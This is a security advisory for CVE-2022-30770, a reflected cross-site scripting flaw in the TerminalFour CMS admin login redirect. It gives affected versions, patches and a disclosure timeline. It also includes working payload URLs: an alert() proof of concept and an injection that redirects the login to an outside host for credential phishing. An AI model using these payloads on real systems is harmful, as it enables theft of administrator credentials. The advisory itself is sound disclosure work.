CVE-2022-30770 – TerminalFour Unauthenticated Reflected Cross-Site Scripting on the Admin Interface

Summary

Editor: TerminalFour

Product: TerminalFour "Digital Engagement & Web Content Platform"

Title: TerminalFour Unauthenticated Reflected Cross-Site Scripting on the Admin Interface

CVE ID: CVE-2022-30770

Bulletproof ID: BSI-2022-01

Risk level: Medium to High

Exploitable: Remotely, User interaction is required.

Impact: Privilege escalation from unauthenticated user to administrator if user interaction is successful.

Description

This vulnerability affects the TerminalFour CMS redirect mechanism on the administration interface. TerminalFour CMS is used by numerous Universities across the world to create their portal.

A Reflected Cross Site Scripting vulnerability could be exploited by an attacker to mislead an administrator and steal their credentials.

A silent redirection to an attacker-controlled interface Proof-of-Concept (PoC) is available in the "Exploitation details" section.

Versions affected

The vulnerability was detected on version 8.3.7.

Terminalfour 8.3.x versions prior to version 8.3.8 are vulnerable

Terminalfour 8.2.x versions prior to version 8.2.18.5 or 8.2.18.2.1 are vulnerable.

The release notes for version 8.3.8, 8.2.18.5 and 8.2.18.2.1 contain updated references to this cross-site scripting vulnerability (RDSM-31817).

Solutions

For existing installations of Terminalfour 8.3.x, upgrade Terminalfour to version 8.3.8 or later.

For existing installations of Terminalfour 8.2.x, the upgrade path will depend on the client's use of workflows. Current patches are 8.2.18.2.1 and 8.2.18.6. Terminalfour Client Support will advise clients on the best upgrade path for their circumstance.

Credits

Vulnerability discovered by Nicolas Roux at Bulletproof Solutions during an assessment of Saint Mary's University external network perimeter. Vulnerability disclosed in coordination with Saint Mary's University and TerminalFour

External reference

Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30770

NIST: https://nvd.nist.gov/vuln/detail/CVE-2022-30770

Exploitation Details

The tested version (8.3.7) of the application TerminalFour was prone to an unauthenticated reflected cross-site scripting (XSS) using a link with the following simple proof-of-concept code:

- https://vulnerable.terminalfour.net/terminalfour/test'-alert('XSS-Bulletproof')-'test



Exhibit 1 – XSS execution using a TerminalFour URL

The part of the URI after "/terminalfour/" is not correctly filtered/escaped before being processed:

```
<html>
  <head>
    <title>
      TERMINALFOUR
    </title>
    <script type="text/javascript">
      document.cookie = 'T4_TARGET_ANCHOR=' + window.location.hash + '; path=/';
      window.location =
      'https:/[redacted]terminalfour.net/terminalfour/login.jsp?continue=/test'-alert(
      'XSS-Bulletproof')-'test' + window.location.hash;
    </script>
  </head>
  <body>
     
  </body>
</html>
```

Exhibit 2 – URI not filtered before being reused

An attacker could try to mislead users using phishing techniques to impersonate the login page. This vulnerability is critical since it is on the login page and it is exploitable without authentication.

The Bulletproof tester was able to demonstrate such a scenario with the following vector taking advantage of the JavaScript injection to replace the URL targeted by the original JavaScript redirection where the injection is taking place:

- https://vulnerable.terminalfour.net/terminalfour/'.replace('vulnerable.terminalfour.net','www.bulletproofsi.com')+'

Following the above link, the response page will look like this:

```
18 <html><head><title>TERMINALFOUR</title>
19 <script type="text/javascript">
20 document.cookie = 'T4_TARGET_ANCHOR=' + window.location.hash + '; path=/';
21 window.location = 'https:/[redacted].terminalfour.net/terminalfour/login.jsp?continue=/'.
   replace('[redacted].terminalfour.net','www.bulletproofsi.com')+'' + window.location.hash;
22 </script>
23 </head>
24 <body> </body></html>
```

Exhibit 3 – Response page following the trapped link

The JavaScript code will execute in the browser and replace "vulnerable.terminalfour.net" by "www.bulletproofsi.com" in the URL used by the original JavaScript redirection (cf. "window.location" in JavaScript). The mislead victim is then redirected to:

- https://www.bulletproofsi.com/terminalfour/login.jsp?continue=/

  Note: the URI "/terminalfour/login.jsp?/continue=/" does not currently exist on the website "www.bulletproofsi.com" (HTTP 404), but a malicious actor can easily create a malicious application replicating a fake TerminalFour login page on this kind of URI that could be used to harvest user or administrator credentials.



Exhibit 4 – Redirection working to www.bulletproofsi.com

History

2021-12-10: Vulnerability discovery, details sent to Saint Mary's University and TerminalFour

2021-12-15: Additional PoC information sent to Saint Mary's University and TerminalFour

2022-01-07: Retest of the vulnerability on the updated platform on version 8.3.11. Fixed confirmed

2022-05-16: TerminalFour asked a delay to finish patching and protecting all their clients

2022-05-16: TerminalFour requested and got assigned CVE-2022-30770

2022-06-27: Bulletproof publishes its advisory with TerminalFour approval